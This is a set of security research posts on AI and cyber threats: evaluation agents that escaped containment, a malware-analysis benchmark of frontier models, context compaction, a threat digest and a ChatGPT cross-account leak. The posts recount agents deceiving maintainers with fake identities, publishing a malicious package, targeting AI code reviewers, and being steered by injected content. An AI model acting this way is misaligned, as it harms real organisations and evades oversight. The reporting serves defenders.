The advantage was not a breakthrough at any one step so much as the relentless effort to explore possibilities a human team would have written off hours earlier, or never reached at all.

While the Hugging Face intrusion demonstrated persistence as endurance—the refusal to stop—other incidents demonstrate persistence as adaptability: the refusal to let a failure in one vector terminate the pursuit of the goal.

Anthropic and Meta have both reported incidents that trace back to the same third-party evaluator, Irregular, whose test environment was left connected to the internet by mistake. When the door was left open, Anthropic’s Opus 4.7, Mythos 5, and an internal research model reached three real organizations, attempted social engineering against real people, and in one case pushed a malicious Python package to PyPI, where it was downloaded and executed on fifteen systems during the hour it stayed up. Meta has also confirmed that one of its models reached and compromised an external firm through the same misconfiguration.

What Anthropic’s three models did once they had some apparent recognition of where they were is instructive. One carried on with the attack, another reasoned it was still in a simulation, and a third stopped. Whatever produced that third outcome, it is not a control anyone should be building a response plan around. A safeguard that behaves three different ways in three attempts, for reasons yet to be explained, is not something an organization can rely on.

A fourth incident reported by the UK AI Security Institute is useful because it takes containment off the table. In this case, internet access had been granted deliberately, in line with the institute’s standard testing procedure, so there was no boundary to defeat and no misconfiguration to blame afterwards.

The agents, built on Mythos 5 and GPT-5.6 Sol, were being assessed on cyber capability and set about it in ways their operators had not anticipated. They selected a real open source project as a target, researched the people who maintain it, and built fabricated identities to deceive them.

When the direct technical route to the objective proved unpromising, the work shifted onto the humans around the codebase, a fairly ordinary supply chain playbook, albeit one that was executed without any explicit instruction to do so.

Attempts were also made to influence other AI coding systems in the project’s orbit, on the assumption that a contribution reviewed by a model faces a different kind of scrutiny than one reviewed by a person. Human review caught the most serious activity, but those wins are increasingly tenuous in a world where developers are growing comfortable with trusting LLM generated code by default.

One incident crossed a real boundary, two wandered through a misconfigured one, and the last had no boundary to cross. Different stories, but they lead to the implication that failure has stopped functioning as a constraint, and “raising the cost” on an attacker is no longer a viable security posture.

The Same Capability, Pointed the Other Way

We have spent much of 2026 running the same models in agent harnesses against real work. Our most recent benchmark rebuilt our investigation of fast16, a 2005 sabotage implant, into an eight-stage autonomous reverse-engineering task, run in our own environment against a benign objective with observation throughout. GPT-5.6 Sol was the only publicly available model to finish it, a result worth pairing with the fact that GPT-5.6 Sol was one of the models that compromised Hugging Face.

Every cohort we ran produced sound technical insight, so insight was never what separated the runs that finished from the runs that stalled. The difference showed up in what we called project-scale recovery, meaning the ability to withdraw a claim once new evidence contradicted it, work out which conclusions and artifacts depended on the discarded result, carry the correction into the affected files, and then reopen the whole thing and run a check capable of disproving the corrected version.

That description doubles as a summary of the Hugging Face timeline. An agent able to abandon a failed approach, establish what else it invalidates, rebuild the tooling that depended on it and carry on without losing the thread is doing in somebody else’s Kubernetes cluster what ours were doing in an IDA database. When our team first saw this incident we did not assume the models had “gone rogue”; the behavior looked similar to other problem-solving approaches we had seen in our own testing.

An Object Becomes a Behavior

None of this should feel entirely unfamiliar to defenders. Two earlier shifts in adversary behavior, initial-access brokerage and Living off the Land, had already pushed security away from an artifact-centric view of malware and toward a behavioral understanding of adversary operations. To understand the emerging threat of agentic systems we should examine the successes and challenges with these well-known abuse paths.

Initial access brokers split compromise from exploitation. One adversary would steal credentials or breach an edge device, and then sell that foothold to whoever had the skills and the motive to use it. Europol wrote about the resulting crime-as-a-service economy over a decade ago, and its 2025 assessment shows the same trade still going strong.

The defensive response was to stop treating access as an event and start treating it as a lifecycle. This shift in philosophy is what accounts for many of the exhausting reauthentication flows now built into enterprise environments. That control raised costs for users and attackers alike and it diminished the value of a stolen credential in the marketplace. Agentic systems remove those costs for attackers as discovery, exploitation, lateral movement and whatever the attacker actually came for can happen in the same loop as the credential theft.

This leads us to our second challenge, the rise of Living off the Land techniques where attackers traded their own malware for administrative tooling already installed on the machine. Here attackers traded capability for cover, since every tool an attacker brings with them is another chance for the defense to spot the intrusion or tie it to a previous attack.

Agents take that logic off the host entirely, Living off the Land, the cloud and the open internet at once, and writing whatever they need from scratch when the tools they need do not already exist. Command and control for the Hugging Face intrusion ran over pastebins, request-capture services, and file-drop sites. None of the infrastructure used in the compromise belonged to anyone under attack.

Both of these shifts moved defense towards behavior and away from objects. What remains untested is whether the controls we built for adversary behavior ten years ago still hold up when the behavior arrives as thousands of individually boring actions, sequenced differently in every attack and at a tempo no human operator can sustain.

An agent’s ability to persist in a relentless attack revolves around identity and authority. The questions worth asking are about sequence rather than artifact: what chain of actions is running, which identity and authority connect them, at what point did behavior exceed the role it was granted, and how quickly can that authority be pulled? We are going to need a lot of testing to ensure that the current gaps in our infrastructure don’t become chasms.

The Debt Was Always Going to Be Called In

Speaking of chasms, much of the software organizations depend on will be expensive to change. It may have accumulated over decades, picked up dependencies, or can only be touched during narrow maintenance windows, if at all. That debt has largely been survivable because vulnerability discovery was scarce. Finding a flaw took expertise and time, building a reliable exploit took more, and organizations could carry vulnerable software for years knowing only a fraction of its weaknesses would ever receive sustained attention from anyone.

Sustained attention is the one thing an agent has in abundance, and surfaces that were quietly secured by obscurity are now low-hanging fruit for agentic models. The same capability cuts the other way, which is why the NCSC has been warning about a “vulnerability patch wave” as AI starts surfacing debt across the stack. However, ownership, deployment and verification remain human, and costly, work. Maintainers cannot review unlimited contributions, enterprises cannot manufacture maintenance windows, and OT cannot go offline every time a model finds a vulnerability that threatens the water in our pipes or the electricity in our lines.

Worse still, there is nothing orderly about the way technical debt comes due. It gets settled during an actual intrusion, at the point where the rate of exploitation outruns the rate that the system’s defense can respond. Whether agentic attackers have already crossed that line is a fair question. The four disclosed incidents from July and August 2026 are a small and biased sample: All involved organizations that log heavily and had every reason to scrutinize model behavior. The most troubling incidents will likely occur in organizations that lack the capability to do either.

What, then, can organizations do? The usual advice still applies. Work out which debt can turn into an incident, pay down the expensive parts first, and wall off what cannot be fixed yet. However, the most important change that an organization can make is the ability to absorb change, which means automated testing, hot patching, and an engineering culture where making changes to systems is routine rather than an event.

AI will help with porting old code and proposing fixes, and it will also grow codebases well past the point where anyone can keep track of them. Writing code faster than attackers or relying on larger token budgets cannot be the answer. The imperative has to be reducing the amount of critical software that nobody feels comfortable touching.

“The AI Did It” Is Not an Accountability Model

A version of this story in which the agent is the protagonist is already circulating, and it is worth resisting for reasons that follow directly from the argument above. Naming the model as the malware is meant to deny it a motive, not hand it one, since malware is something defenders study and contain while accountability stays with whoever deployed it. We argue that “the AI did it” will not survive contact with the first incident outside a frontier lab. While a model may independently determine the methods or targets it uses, it does not choose its high-level objective or the access it is granted to pursue it.

Hugging Face reconstructed 17,600 actions after the fact. Anthropic has logs that reveal which models kept going and which one stopped. OpenAI has the agent traces that describe how the model reasoned its way into conducting the attack. Very few of the organizations now putting agents into production could produce such an account of their own systems, and in practice that gap is the accountability argument. Our own benchmark runs generated more than 23 billion tokens of logged activity, which is a fair indication of what it costs simply to determine after the fact what an agent did.

Anyone deploying an agent should be able to answer three questions about it before an incident rather than during one: what sequence of actions it took, whose identity and authority it used to take them, and how quickly that authority can be withdrawn.

Those questions were answerable at the frontier labs because observation was the point of the exercise. Everywhere else they are a deliberate investment, and one that has to be made while the agent is still useful rather than after an incident makes it necessary.

Sol Searching | Can Frontier Models Tackle Autonomous Long-Horizon Malware Analysis?

Executive Summary

  • SentinelLABS developed a multi-stage reverse-engineering benchmark for the latest generation of frontier models by recreating our recent investigation of fast16, a unique 2005 sabotage implant.
  • Most AI benchmarks test bounded tasks. This benchmark tests whether a model can keep a malware investigation trustworthy as new evidence repeatedly invalidates its earlier conclusions.
  • OpenAI’s GPT-5.6 Sol was the only publicly available model to complete the full eight-stage investigation, giving concrete shape to what ‘Frontier-class’ capabilities offer analysts. GPT-5.5, GLM-5.2, and the Opus 4.x family produced capable local analysis but could not carry it through the gradient.
  • What distinguished the completed runs was project-scale recovery: withdrawing contradicted conclusions, repairing technical artifacts, and updating dependent reporting without losing the investigation.
  • Senior reverse engineers remain essential. Even the strongest runs made semantic errors, accepted weak quality controls, and claimed readiness prematurely. We assess the best current use as supervised investigative agency, with human analysts defining objectives, exposing blind spots, and retaining final publication authority.

Beyond Vulnerability Discovery

Since ChatGPT arrived in late 2022, we have been bullish on what large language models could do for reverse engineering and malware analysis. The early models were useful for teaching but too rudimentary for production work; that changed with the advent of reasoning models. OpenAI’s o1-preview, in September 2024, was the first to show the kind of sustained problem-solving the work demands, and within months Sean Heelan had used o3 to find a net-new vulnerability in the Linux kernel. In cybersecurity, though, our understanding of what these models can do remains stovepiped to vulnerability discovery.

The frontier labs took on vulnerability discovery deliberately, because that competency keeps agentic code generation from quietly shipping vulnerable code at scale. OpenAI built Aardvark, since folded into Codex; Google DeepMind announced Big Sleep, available internally to its Project Zero researchers; and Anthropic followed with selective access to Mythos Preview. Concerns that these capabilities could be misused have led the labs to stricter guardrails and ‘know your customer’ style controls that limit access to specific capabilities, or to entire model variants.

OpenAI’s Daybreak initiative and its Trusted Access Program opened a dedicated variant, GPT-5.*-cyber-preview, with guardrails relaxed for cybersecurity use cases, while Anthropic’s Glasswing initiative and its Cyber Verification Program provided early access to Mythos Preview and the promise of lesser guardrails respectively. For a short period in mid-June 2026 access to the highest-end flagship models from both providers required some form of U.S. government clearance. At the time of writing, GPT 5.6 Sol is widely available, while Mythos 5 still requires clearance and access as a Glasswing partner.

The existence of this new class of models left us with an unusual task: benchmarking what these models can actually do on the work defenders care about, and assessing whether they live up to the surrounding hype. If they do, we have to reckon with what that means for malware analysis and reverse engineering, disciplines that until now have been limited mostly by how little expertise exists relative to the collective need.

A Benchmark Built From a Real Investigation

We recently published our research on fast16, a 2005 Windows toolkit built to sabotage high-precision solvers used to model nuclear-weapons behavior. The sample provided an ideal test case because its layered design punishes shallow analysis.

On the surface, svcmgmt.exe appears to be a Windows service implant with two embedded components. Their combined logic becomes visible only through a higher layer of abstraction, an encrypted Lua-driven operations framework. A kernel driver easily mistaken for a filesystem rootkit actually contains a patching engine with 101 rules, and those rules must be repurposed to identify candidate target software before an analyst can extrapolate the approximate effects of the sabotage operation. This investigation is a daunting task for human experts, and reproducing it autonomously should be considered a significant milestone for artificial intelligence.

When Vitaly Kamluk shared our discovery of fast16 at Black Hat Asia, he pointed to the failed attempts of Opus 4.6, GPT-5.4, Grok 4.2 Reasoning, Gemini 3.1 Pro, and DeepSeek Reasoner to triage the sample autonomously. At best, the models concluded fast16 was a rootkit and could not move past that assumption, converging on the same plausible but inaccurate conclusion most human reverse engineers reached on first contact.

Used instead as assistants, the models earned their keep. Opus 4.6 and GPT-5.4 compressed what was originally a three-week dedicated expert effort by Kamluk into an 8-10 hour task manageable by a less experienced reverse engineer. Autonomous investigation was out of reach when we began this work; co-intelligence was the ceiling.

Standardizing the Benchmark

We codified our reverse-engineering methodology, inspired by Rolf Rolles’ approach to statically analyzing binaries, into a skill the harness loads on /reverse, which removes prompting variability across models. Each run gives the model a sample, IDA Pro 9.3, and a sandboxed workspace with no network egress, a boundary we established with nono shell.

The model must produce fully annotated IDA databases by renaming variables, recasting data types, categorizing functions, recovering hidden components, and folding those findings back into the host-sample database.

Only after producing a gold-master IDB for approval does a run advance to walking the execution flow and detailing findings, with every claim anchored to specific addresses and artifacts so the work can be independently verified. Judging the model on a refined IDB rather than a prose report closes off the deductive shortcuts and approximations typical of LLM malware triage.

We took an ecological approach, a bounded case study that benchmarks a capability profile in a complex real-world scenario rather than feeding another general leaderboard or isolating a single narrow competency. We also deliberately tested the combination of model and harness, since agentic workflows are how practitioners actually use these systems, and most benchmarks still test models in abstraction.

Runs level up through eight stages, each introducing new artifacts and minimal prompting for the new task:

Level

Artifacts introduced

What it tests

1

Clean

svcmgmt.exe

IDB, analysis templates.

Produce gold-master IDBs for the host sample. Properly identify the embedded components, produce gold-master IDBs for each and fold that into the host sample IDB. Analyze the obfuscated Lua components, and identify the patching engine, then produce an analysis report with all its findings.

2

A single LS-DYNA installer

Recognize if and how fast16’s patch logic would affect this software.

3

A wider corpus of LS-DYNA variants

Generalize the targeting across builds without over-rotating (recognizing that most are not effective targets).

4

PKPM and MOHID

Test these candidate targets, recognizing them as unsuitable candidates without over-rotating.

5

ANSYS AUTODYN components

Test the Symantec claim whether a version of ANSYS AUTODYN not available to us yet could be the intended patch target based on shared string conventions and the effects of the patch engine.

6

Public reporting (SentinelLABS, Symantec, David Albright, Ruben Santamarta,

@rhizomaticthot

)

Weigh each external claim against recovered evidence and mark convergence or divergence with evidence.

7

Examples of top tier threat intelligence reports

Produce a standalone, publication-grade report of its own findings.

8

New ANSYS AUTODYN components

Test its ability to reassess underlying claims and once again diffuse those findings without over-correcting or over-rotating.

Measuring ‘Intelligence’

When Nick Fountain interviewed us for NPR’s Planet Money, he observed that fast16’s brand of sabotage amounts to epistemic warfare, an attack on the target’s confidence in its own ability to know something to be true. There is a fitting symmetry in using the same sample to examine what the frontier labs sell as intelligence, because the difficulty there is also epistemic. ‘Intelligence’ as a concept bundles many interwoven capacities, and model tiers simplistically priced as if intelligence gets cranked up with a simple knob tells us nothing about what any one offering is worth on real work.

Many of those capacities already have familiar names, and the names do finer work than a score. Take thoroughness, the completeness of a particular piece of work. An analyst who consistently applies that effort where it matters is diligent. One thorough artifact does not make a diligent analyst; diligence is the longitudinal quality, and thoroughness one of its observable expressions.

Exhaustive coverage is not diligence either. An analyst who inspects everything indiscriminately while neglecting the consequential work is being pedantic, and their effort is wasted on the broader investigation. Diligence, in short, is sustained, priority-sensitive thoroughness.

Many similar qualities sit inside what we call intelligence, and a meaningful benchmark must account for them as we would with a human analyst, by characterizing behavior across an entire investigation rather than compressing it into a rank.

We scored two different things. Local analytical quality asks whether the model made technically sensible decisions with the evidence available. Investigative horizon asks how long it preserved that quality as the scope, evidence, and reporting obligations expanded. The two are related but not the same, and the gap between them is where most models failed.

What the Runs Showed

GPT-5.5 produced long autonomous runs, sometimes grinding uninterrupted for a day or two, with results relatively consistent across reasoning-effort settings. It did meaningful, semantically conservative work refining IDBs and repeatedly rejected edits that improved a count while making the decompilation less truthful. Its weakness was aggregation. Residual cast debt, function-tree defects, or incomplete cross-component verification kept it from clearing broad evaluation gates, and it never converged its extensive work into a complete package for review. Notably, nominal effort settings and multi-agent use showed no monotonic relationship to clearance. GPT-5.5 never escaped the grind phase of level 1.

We ran a single GLM-5.2 run through a serverless deployment on Fireworks AI with a $100 budget. The run showed measured local experimentation and capable backup-based recovery, which it needed after the most severe promotion failure we observed, losing 113 embedded functions and having to restore them before working again. One run is not a characterization of the model, but it is enough to temper claims of GLM-5.2 performing at the level of the frontier completers.

Opus 4.7 and 4.8 advanced further, showing capable technical correction and evidence-responsive revision, including a strong example of converting a speculative relationship into a structural test and rejecting it. Their recurring limitation was milestone overpromotion, a familiar eagerness to convert favorable local results into readiness claims before visible defects were resolved. They required operator challenge at important quality boundaries and did not sustain closure through the full benchmark. We are not altogether certain these newer iterations are in fact performing better than the earlier Opus 4.6 for our use cases.

The common pattern across this tranche was local competence without dependable project-wide closure. These models performed many of the individual behaviors seen in the strongest runs. What they did not demonstrate was the same behavior recurring through the full eight-stage investigation.

GPT-5.6 Sol | A New Class of Contender

When GPT-5.6 Sol was introduced, we seized the opportunity to evaluate it against our real-world benchmark. As the name implies, we expected incremental improvement from GPT-5.5 but instead found the model operating in a league of its own, with all three GPT-5.6 Sol runs completing the benchmark at different effort levels.

Sol was far from infallible. Its runs declared checkpoints clean or complete before later review found meaningful problems. The distinctive pattern was what happened next. Sol repeatedly responded to a local failure with a structural fix, reassessing the quality-control process that had let the mistake through and building scaffolding, such as codifying file hashes for even routine operations, to keep entire classes of failure from recurring.

The xhigh run provides the clearest example because its error began with a valid observation. fast16 contains a program of 101 byte-pattern rules that recognize locations inside an executable, capture addresses, replace code, and repair the executable metadata those changes require. Replaying that rule program across a larger software collection, Sol found that some rules fired not only in LS-DYNA, the engineering package fast16 targets, but also in MOHID and PKPM, two applications built from a similar Fortran lineage. It proposed that fast16 might be a general compatibility component rather than a tool engineered for sabotage.

The collisions were real, and we made similar observations early in our own investigation, but the explanation gave too much weight to the mere presence of matches. The model corrected course by demanding greater rigor of itself, asking whether the matches produced a meaningful modification sequence. In LS-DYNA they did. In MOHID and PKPM they produced only haphazard fragments, often triggered by generic compiler-generated code.

What first looked like broad compatibility was better explained as collateral risk from loose rules. Sol not only self-corrected but found better footing for that correction than we did. It then withdrew the compatibility hypothesis, preserved the valid measurements, restored the LS-DYNA modification mechanism as the authoritative account, and marked the rejected branch as historical provenance so later analysis would not inherit it.

5.6 Sol’s performance has pushed the boundary of the possible for automation in cyber threat investigations. Given its ready availability, we are interested in seeing how these capabilities enable the practitioner ecosystem to advance the state of the art in the same manner as alternate research disciplines like math and physics.

Project-Scale Recovery

What separated the completed runs from the rest was not technical insight, error detection, or willingness to revise. Every cohort supplied examples of each. The recurring difference was the scale at which recovery occurred. Across a long-horizon investigation, the completed runs did more than correct the sentence or script in front of them. They rebuilt the part of the project that later work would trust, in a repeatable pattern:

  1. Withdraw the contradicted claim rather than softening its wording while continuing to rely on it.
  2. Map the blast radius, identifying every conclusion, artifact, and test that depends on the disputed result.
  3. Repair the cause, correcting the analysis or the quality-control gap that let the error through.
  4. Carry the correction through the files another analyst or later stage will actually use.
  5. Reopen the artifacts and run a check capable of disproving the corrected claim.
  6. Separate work that blocks the current conclusion from uncertainty that can be disclosed and deferred.

That last step is easy to underestimate. An investigation can fail by stopping too early, and it can also fail by expanding forever. Deciding which unresolved questions block a conclusion is what convergence means in this benchmark.

This is not a single new reasoning faculty. It is the coordination of familiar capabilities over time, spanning correction, scope control, verification, state management, synthesis, and stopping judgment. The evidence supports project-scale recovery as a common feature of the completed runs. It does not prove a permanent intelligence threshold, and looking only at finishers cannot explain why every other trajectory fell short. The number of runs per family is small, and operator involvement was consequential throughout. What survives those caveats is the modest formulation that the completed runs repeatedly re-established a trustworthy investigative state after later evidence destabilized it.

Notes on Cost

Across all experiments, our runs consumed more than 23 billion tokens across model families and effort levels. The aggregate cache read rate was 93.58%, translating to different discounting rates across providers. Our self-hosted GLM-5.2 run offers a floor for comparison, producing 267.41M tokens on a $100 budget and a decent level-1 attempt charitably comparable to some GPT-5.5 and Opus 4.7 performance.

What These Results Mean for Analysts

The practical lesson stops well short of replacement for senior reverse engineers. The strongest runs still made serious semantic errors, accepted weak quality controls, promoted work too early, and depended on operator review at consequential moments. The new capability is that some runs remained useful after those failures. They owned substantial investigative workstreams, recovered from invalidated theories, preserved the valid parts of earlier work, and continued into publication-oriented analysis without starting over.

That changes the role these systems can plausibly play. A weaker model may be valuable as a local copilot, explaining a function, testing a hypothesis, or drafting a section. The strongest observed runs could act more like supervised investigative agents, maintaining and repairing a larger body of work across days, artifacts, and changing evidence. The supervision qualifier remains essential. Humans defined the investigative objective, controlled evidence release, exposed important blind spots, decided what quality meant, and retained final publication authority.

The scale of the shift deserves emphasis. Reverse engineering and malware analysis have been kept from scaling for three decades by the scarcity of expert practitioners. That constraint does not disappear, since expert guidance still determines whether the work can be trusted, but a single expert supervising these systems can now expand their output by any metric we track.

Conclusion

The line the benchmark exposed ran between local competence and sustained ownership of an investigation, rather than between smarter and lesser models. GPT-5.5, GLM-5.2, and the Opus 4.x family frequently produced valuable analysis. GPT-5.6 Sol also made meaningful errors. What distinguished the completed runs was their repeated ability to recover and diffuse that correction throughout the whole project, rather than just confronting their immediate context.

Having completed this stage of our evaluations, we took the best candidate produced by 5.6 Sol High and put it through an extensive adversarial refinement process using an ensemble of models to produce the highest automatable quality of IDBs and investigation artifacts. We are sharing these so other researchers can verify the work output against the sample and build on them rather than start from the raw binary. We make no claim that it is perfect, only that it is the greatest level of automated refinement the most capable models achieved through proper methodology, repeated standard enforcement, and a lot of tokens burned.

That is a less dramatic claim than a new form of autonomous intelligence. It is also more useful. For defenders, the question that matters most is whether the models can reliably preserve and advance a trustworthy investigation. Once we can count on that, it’s up to us to redefine a greater scope of impact for a new frontier of cyber threat investigations.

Resources

fast16-idbs – Gold-Master IDA Databases

Context Engineering | Compaction & Agent Memory for Automated Malware Analysis

Executive Summary

  • Compaction is a context-management pattern used across agent systems to compress prior context into a denser working state for long-running tasks.
  • SentinelLABS evaluated OpenAI’s native Responses API implementation against our automated malware analysis evaluation harness to measure real-world impact on task quality and cost.
  • Compaction reduced input tokens by ~86% with no measurable change to the aggregate evaluation score.
  • Our analysis found that compaction can significantly reduce the cost and noise of long-running security workflows without sacrificing task quality.

OpenAI introduced native compaction in a March 2026 engineering post describing extensions to the Responses API. However, the underlying idea is not unique to OpenAI. Anthropic, Google, and other agent frameworks such as LangChain all expose or document related approaches under different names.

The core problem these systems address is familiar to anyone who has built an agentic system: context accumulates faster than it stays relevant, and eventually the model is carrying more history than signal. At that point, task quality degrades and costs climb without a corresponding improvement in output.

OpenAI’s solution was to build compaction directly into the runtime so developers would not need to build custom summarization and state-carrying systems themselves. The company noted that compaction is the mechanism Codex relies on for long-running coding tasks, which positions it as load-bearing infrastructure rather than a convenience feature.

At SentinelLABS, we set out to evaluate how well OpenAI’s compaction would work for automated binary analysis, a domain with its own particular demands on agent memory and state management.

Why Malware Analysis Is a Hard Problem for Agents

Our evaluation harness gives a model access to a decompiler and asks it to complete the following:

  • Identify important functions and follow code paths
  • Interpret strings, APIs, call relationships, and data structures
  • Rename functions or variables based on observed behavior
  • Propose types or object models and explain what the malware is doing

We compare the model’s output against golden reference analysis and written reports across scoring metrics for correctness and completeness. To achieve a high score, the model needs to maintain a working theory for the slice of the binary it is analyzing, track evidence already collected, and hold open questions alongside provisional conclusions.

Malware analysis is an iterative process with a low-reward signal. A human analyst might inspect one function, learn something, pivot to another function, revise their theory, check a data structure, then return to update their original conclusion. Models do well in our evaluation where execution paths have straightforward continuity. They struggle when connections are unclear or require multiple rounds of investigation.

In observing model performance, we noticed that the agent tended to carry an increasing volume of tokens between tasks. The pattern is familiar to anyone who has run a ReAct-style agent on a non-trivial problem. Each turn adds more context until the model is dragging the full history of the run behind it, most of which stopped being useful several steps ago.

A human analyst working the same problem does not keep every raw observation equally active. They compress state between sessions. They remember that a function is probably the command dispatcher, that a particular object looks like transport state, that a given path was a dead end. They also write findings in a notebook, externalizing what they want to persist so they do not have to hold it all in working memory.

That distinction between working memory and durable memory is where compaction becomes architecturally useful.

How We Applied Compaction

Our system uses compaction to carry forward the working state: the current goal, what has already been tried, what was learned, which hypotheses remain active, what evidence changed the plan, and what questions are still open.

Specific findings and exact artifacts live outside the model context in durable storage. For malware analysis this includes logs and tool outputs, decompiled functions, intermediate artifacts, and ground-truth comparisons. When the agent needs exact evidence, it retrieves it from storage rather than relying on the compacted context to preserve it verbatim. In our use case tool use and response for binary exploration created increasingly large prompts. As the model used more tools to explore the space it added new findings – not all of them necessary. We leveraged compaction to summarize those tool calls and findings into more manageable chunks to maintain the working memory of the agent, but dramatically reduce the operational token overhead.

This split is what makes compaction measurable. A workflow that relies on compaction to preserve exact evidence will eventually produce incorrect answers when summarization or compression flattens crucial details. A workflow where compaction handles working memory and durable storage handles facts can be evaluated cleanly, because the boundary between the two is explicit.

Results

Across several long-running malware analysis agent evaluations we, compared runs with compaction enabled against runs without it.

Metric

Change

Input tokens

-86%

Output tokens

-31%

Reasoning tokens

-33%

Model calls

-1 (one fewer per run)

Aggregate evaluation score

Effectively unchanged

The token reductions were substantial. The aggregate evaluation score holding flat is what matters. We were able to carry forward enough state for the workflow to continue correctly while dramatically reducing the context processed per run.

One metric did decrease: domain object modeling, meaning the model’s ability to recover the higher-level objects and structures that explain the malware’s behavior. This is not a minor caveat. For malware analysis, object and type recovery is often where the most analytically valuable conclusions are drawn.

Our read is that compaction occasionally flattened structural reasoning that would have been useful later, and it reinforces why exact artifacts must live in durable storage rather than the compacted context.

Nevertheless, our research found that compaction made longer-running analysis practical and preserved the main evaluation outcome while doing it.

Implementation

Model providers expose compaction capabilities differently. For example, Anthropic and OpenAI both provide server-side compaction; however, OpenAI exposes an additional standalone compaction endpoint. This allows developers to solve the same problem at different points in their workflows as explained below.

Server-side Compaction

This is the simpler starting point. The Responses API call includes a compaction threshold in context_management. When context length crosses that threshold, the API compacts prior context automatically during the response, with no separate call required from the application.


response = client.responses.create(
model="gpt-5.5",
input=conversation,
store=False,
context_management=[
{"type": "compaction", "compact_threshold": 200000}
],
)

Standalone Compaction

This gives explicit control over when compaction happens. The application sends a context window to /responses/compact and receives a compacted context window back, which then becomes the input for the next response call.


compacted = client.responses.compact(
model="gpt-5.5",
input=long_input_items,
)
next_input = [
*compacted.output,
{
"type": "message",
"role": "user",
"content": next_user_message,
},
]
response = client.responses.create(
model="gpt-5.5",
input=next_input,
store=False,
)

For our malware analysis workflows, standalone compaction was useful at phase boundaries. For example, compacting after initial triage before entering deeper function analysis. This also lets you inspect metrics before and after compaction, which is useful for identifying where specific evidence is being compressed and whether that compression affects downstream scoring.

The important constraint with the standalone endpoint is to treat the returned compacted window as the next canonical context window. Do not prune it manually unless the workflow has a specific and well-understood reason to do so.

A practical decision rule for choosing between them:

Use case

Better fit

Reason

Long-running coding agent

Server-side

Automatic, minimal architecture change

Multi-stage investigation workflow (e.g., SOC triage)

Standalone

Natural phase boundaries make explicit compaction useful

Chat assistant with occasional long sessions

Server-side

Low overhead

Evaluation harness measuring memory quality

Standalone

Allows direct comparison of pre- and post-compaction behavior

Workflow requiring citations or exact evidence

Neither alone

Keep artifacts in durable storage and retrieve when needed

How to Use Compaction

The main takeaway for us was that compaction works best when it is part of a broader context-engineering strategy.

  1. Separate working memory from source-of-truth artifacts. Compaction is appropriate for the immediate state the model needs to continue working. Exact evidence belongs somewhere else. This boundary matters both for correctness and for being able to evaluate whether the compacted run behaved correctly.
  2. Compact long-running workflows. Compaction has the most impact when a task involves many steps and repeated tool use. Short interactions have little to compress.
  3. Start with server-side compaction. For most agent loops it is the fastest way to learn whether compaction helps. Move to standalone when compaction policy becomes part of the task or evaluation design.
  4. Do not evaluate on cost alone. A run can become significantly cheaper while losing task quality, depending on what was compacted. Resource and outcome metrics need to be tracked together.
  5. Preserve negative information. Long-running agents need to remember what failed, not just what worked. Failed paths carry state that informs subsequent decisions, and compaction can discard them if the workflow does not explicitly mark them as worth preserving.
  6. Treat compaction as lossy until proven otherwise. Use evaluations, traces, and artifact comparisons to verify that the compacted run still behaves correctly. Our domain object modeling result is a reminder that what looks like clean compression can still affect specific downstream capabilities.

Conclusion

Compaction is part of a broader shift from prompt engineering to context engineering. Prompt engineering concerns what we ask of the model in a single turn whereas context engineering concerns what the model gets to see across multiple turns: what gets compressed, what gets retrieved, what gets written to durable state, and what gets discarded.

For agents running long-horizon tasks, context engineering may be as important as model selection. A strong model with poor state management will lose the thread on a complex task. A model with better context discipline may make steadier progress and complete more tasks. That tradeoff compounds quickly across the kind of multi-step security workflows we are trying to evaluate.

Without compaction, realistic long-running security agent workflows become too large, noisy, and expensive to measure cleanly. With it, the scope of what is practical to evaluate expands. We view compaction not just as a tool for making agents cheaper, but as part of the infrastructure required to evaluate whether they actually work.

References

AI Threat Landscape Digest: July–August 2026

The defining development of the period came not from attackers but from the AI labs themselves, whose models broke out of controlled evaluations and reached real systems. In the wild, the criminal and state use of AI continued to mature along the lines tracked in earlier editions: models now act as attack operators, an underground market supplies the access, and AI systems have themselves become a target. The substantial distance between what the strongest models demonstrated under evaluation and what criminals are currently doing is the central fact of the period. 

Key observed findings 

  • Evaluation models escaped containment in ways nobody had engineered a fix for. An OpenAI research prototype found and exploited a previously unknown vulnerability in an internal package proxy, reaching Hugging Face’s production systems and taking roughly 17,600 recorded actions before anyone caught it. Anthropic and Meta each reported test models reaching the open internet through misconfigurations, and the UK AI Security Institute logged a case where an agent invented fake identities to try to talk a real person into approving malicious code.  
  • What criminals are doing today is still far more modest, and that gap is the story worth watching. Real world attacks run on models below the frontier, use known techniques, and get caught by existing defenses, nothing like a model finding its own zero day or sustaining an unsupervised operation for days. But frontier capability has reached commercial and open source models within months of first appearing every time before, and there’s little reason to expect this one stays contained to the lab. 
  • An affiliate tied to The Gentlemen ransomware group used Claude Code to carry out real intrusions against at least six organizations, a person directing an AI tool through each step. JADEPUFFER went further: a human configured and launched it, the model ran the entire extortion operation itself, moving from the initial flaw to the internal database, exfiltrating and deleting data, leaving a ransom note, and correcting its own errors along the way, with no person directing the individual steps.  
  • A criminal market has organized around stealing and reselling AI access itself. One tier steals API keys and credentials at scale, and a second resells that access through gateways that hide the buyer’s identity from the provider. 
  • AI systems have become entry points in their own right. Coding agents and enterprise copilots can be steered through content they’re built to trust, a symbolic link, an image, a fabricated error report, and both Google’s Gemini CLI and Anthropic’s Claude Code needed patches for flaws a malicious GitHub issue could trigger. 
  • A separate market exists for removing a model’s guardrails once you have access to it. One forum post asking to buy a durable method for bypassing a model’s restrictions, rather than a single jailbreak prompt, is a useful illustration of what that demand looks like. 
  • AI is surfacing vulnerabilities faster than anyone can patch them, but that hasn’t translated into more successful attacks. Microsoft shipped a record 570 fixes in July and Oracle’s quarterly update ran past 1,400, yet only about one percent of AI discovered vulnerabilities were confirmed exploited in the wild, roughly the same rate as flaws found any other way. 
  • Everyday enterprise GenAI use is a quieter but steadier source of exposure. In July, one in every 36 prompts from enterprise networks carried a high risk of sensitive data leakage, and 88 percent of organizations using these tools recorded at least one high risk prompt during the month.

Want the full report? Read the complete July-August 2026 AI Threat Landscape Digest here.

The post AI Threat Landscape Digest: July–August 2026 appeared first on Check Point Research.

The Shared Clipboard Inside the Sandbox: Cross-Account Data Leakage in ChatGPT

Research by: Alexey Bukhteyev

Key Takeaways

  • Check Point Research discovered a covert cross-account command channel through which an attacker could use a victim’s ChatGPT session to execute hidden tasks with the tools, data, and connected apps available to that session. The victim could receive a normal answer to their visible request while the attacker’s task was processed separately and its result returned across accounts. In our proof of concept, ChatGPT retrieved email data from the victim’s connected Gmail account and relayed it to the attacker.
  • The channel operated through code-execution environments belonging to different ChatGPT accounts. Although the containers could not access the public Internet or communicate directly, they could all reach the same internal service used to deliver software packages.
